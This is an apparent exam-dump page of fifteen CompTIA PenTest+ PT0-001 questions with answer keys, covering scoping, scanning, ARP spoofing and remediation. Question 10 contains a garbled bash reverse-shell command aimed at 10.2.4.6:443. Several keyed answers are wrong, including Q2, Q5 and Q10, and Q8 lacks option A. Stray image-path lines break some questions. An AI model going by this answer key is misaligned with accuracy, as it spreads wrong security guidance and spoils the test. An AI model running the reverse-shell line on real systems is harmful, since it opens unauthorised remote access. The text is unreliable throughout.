PT0-001 Q&As

CompTIA PenTest+ Exam

Pass CompTIA PT0-001 Exam with 100% Guarantee

QUESTION 1

Which of the following is an important stakeholder to notify when penetration testing has begun?

A. System owner

B. Remediation manager

C. Compliance assessor

D. Patching team

Correct Answer: A

QUESTION 2

A penetration tester has run multiple vulnerability scans against a target system. Which of the following would be unique to a credentialed scan?

A. Exploits for vulnerabilities found

B. Detailed service configurations

C. Unpatched third-party software

D. Weak access control configurations

Correct Answer: A

QUESTION 3

A penetration tester is performing ARP spoofing against a switch. Which of the following should the penetration tester spoof to get the MOST information?

A. MAC address of the client

B. MAC address of the domain controller

C. MAC address of the web server

D. MAC address of the gateway

Correct Answer: D

QUESTION 4

A penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A. Download the GHOST file to a Linux system and compile gcc –o GHOST test i: ./GHOST

B. Download the GHOST file to a Windows system and compile gcc –o GHOST GHOST.c test i: ./GHOST

C. Download the GHOST file to a Linux system and compile gcc –o GHOST GHOST.c test i: ./GHOST

D. Download the GHOST file to a Windows system and compile gcc –o GHOST test i: ./GHOST

Correct Answer: C

QUESTION 5

During testing, a critical vulnerability is discovered on a client\\'s core server. Which of the following should be the NEXT action?

A. Disable the network port of the affected service.

B. Complete all findings, and then submit them to the client.

C. Promptly alert the client with details of the finding.

D. Take the target offline so it cannot be exploited by an attacker.

Correct Answer: A

QUESTION 6

While presenting the results of a penetration test to a client\\'s executive team, the Chief Information Security Officer (CISO) asks for remediation advice for a shared local administrator finding. The client is geographically dispersed, and centralized management is a key concern. Which of the following is the BEST remediation to suggest?

A. Have random and unique credentials per system.

B. Disable the administrator login from the network.

C. Use a service account for administrative functions.

D. Implement a single rotating password for systems.

Correct Answer: C

QUESTION 7

Defining exactly what is to be tested and the results to be generated from the test will help prevent?

A. testing scope creep

B. scheduling conflicts


C. impact on production

D. disclosure of information.

Correct Answer: A

QUESTION 8

A penetration tester runs the following on a machine:



```
a.txt:
corp/username%password
corp/John Doe%password
corp/Jane Doe %password

command:
for i in $ (cat a.txt); do echo $i; done | wc -1
```

Which of the following will be returned?

B. 3

C. 5

D. 6

Correct Answer: B

QUESTION 9

A MITM attack is being planned. The first step is to get information flowing through a controlled device. Which of the following should be used to accomplish this?

A. Repeating

B. War driving

C. Evil twin

D. Bluejacking

E. Replay attack

Correct Answer: C

Reference: https://www.veracode.com/security/man-middle-attack

QUESTION 10

A tester intends to run the following command on a target system:

bash -i >and /dev/tcp/10.2.4.6/443 0> and1

Which of the following additional commands would need to be executed on the tester\\'s Linux system to make the previous command successful?

A. nc -nvlp 443

B. nc 10.2.4.6 443

C. nc -w3 10.2.4.6 443

D. nc-/bin/ah 10.2.4.6 443

Correct Answer: D

QUESTION 11

A penetration tester is preparing for an assessment of a web server\\'s security, which is used to host several sensitive web applications. The web server is PKI protected, and the penetration tester reviews the certificate presented by the server during the SSL handshake. Which of the following certificate fields or extensions would be of MOST use to the penetration tester during an assessment?

A. Subject key identifier

B. Subject alternative name

C. Authority information access


D. Service principal name

Correct Answer: C

Reference: http://www.pkiglobe.org/auth_info_access.html

QUESTION 12

A recent vulnerability scan of all web servers in an environment offers the following results:



Severity	Vulnerability	Host Count	Network Zone
Critical	Unrestricted file upload	10	QA environment
High	SQL injection	5	DMZ
Medium	Clickjacking	10	Internal
Low	Verbose server banner	15	Cardholder data environment

Taking a risk-based approach, which of the following is the BEST order to approach remediation based on exposure?

A. Unrestricted file upload, clickjacking, verbose server banner, SQL injection

B. Unrestricted file upload, SQL injection, clickjacking, verbose server banner

C. Clickjacking, unrestricted file upload, verbose server banner, SQL injection

D. SQL injection, unrestricted file upload, clickjacking, verbose server banner

E. SQL injection, clickjacking, unrestricted file upload, verbose server banner

Correct Answer: B

QUESTION 13

A penetration tester has performed a pivot to a new Linux device on a different network. The tester writes the following command:

```
for m in {1..254..1};do ping -c 1 192.168.101.$m; done
```

Which of the following BEST describes the result of running this command?

A. Port scan

B. Service enumeration

C. Live host identification

D. Denial of service

Correct Answer: C

QUESTION 14

A penetration tester is scoping an engagement with a company that provided a list of firewall rules and a digital network diagram. Which of the following tests would require this data?

A. Network segmentation test

B. Network penetration test

C. Network vulnerability scan

D. Network baseline test

Correct Answer: A

Reference: https://www.pcidssguide.com/pci-network-segmentation-testing/

QUESTION 15

Which of the following is the BEST way to deploy vulnerability scanners with many networks segmented by firewalls with active IPS rules?

A. Deploy a single scanner inside each network segment.

B. Deploy many scanners inside one segment and allow any rules.

C. Deploy one internal scanner and one external scanner.

D. Deploy one internal scanner with heavy server resources.

Correct Answer: A